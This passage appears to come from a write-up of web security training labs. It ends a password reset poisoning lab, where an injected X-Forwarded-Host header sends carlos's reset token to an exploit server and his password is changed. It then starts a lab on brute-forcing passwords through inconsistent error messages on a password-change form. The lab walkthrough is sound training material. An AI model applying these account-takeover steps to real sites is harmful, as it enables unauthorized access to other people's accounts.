
7. We need 3 requests:
- First: the request that takes our username to create the password reset link

- Second: the request used to change the password

- Third: the request where we send the new password

Send all to Repeater
8. Inject the X-Forwarded-Host header in the first request → got 200 OK

9. Set the username to carlos and X-Forwarded-Host to our exploit server link

10. Go to the exploit server access log → carlos’s password reset token appears

11. Use this token in the request to reset the password

12. Got 302 — password changed and redirected to the login page

13. Login with carlos and the new password → Solved
LAB 12 — Password Brute-Force via Password Change
Level:
PRACTITIONER
Analysis
| Vulnerability | Password change functionality vulnerable to brute-force attacks |
| Goal | Login as carlos |
| Key Concept | The password change form has 3 fields: current password and 2 fields for the new password. If the new passwords don’t match it says New passwords do not match. If the current password is wrong AND the new passwords don’t match, it says Current password is incorrect. This inconsistency bypasses brute-force protection. |
Steps
1. Start the lab and login as wiener : peter
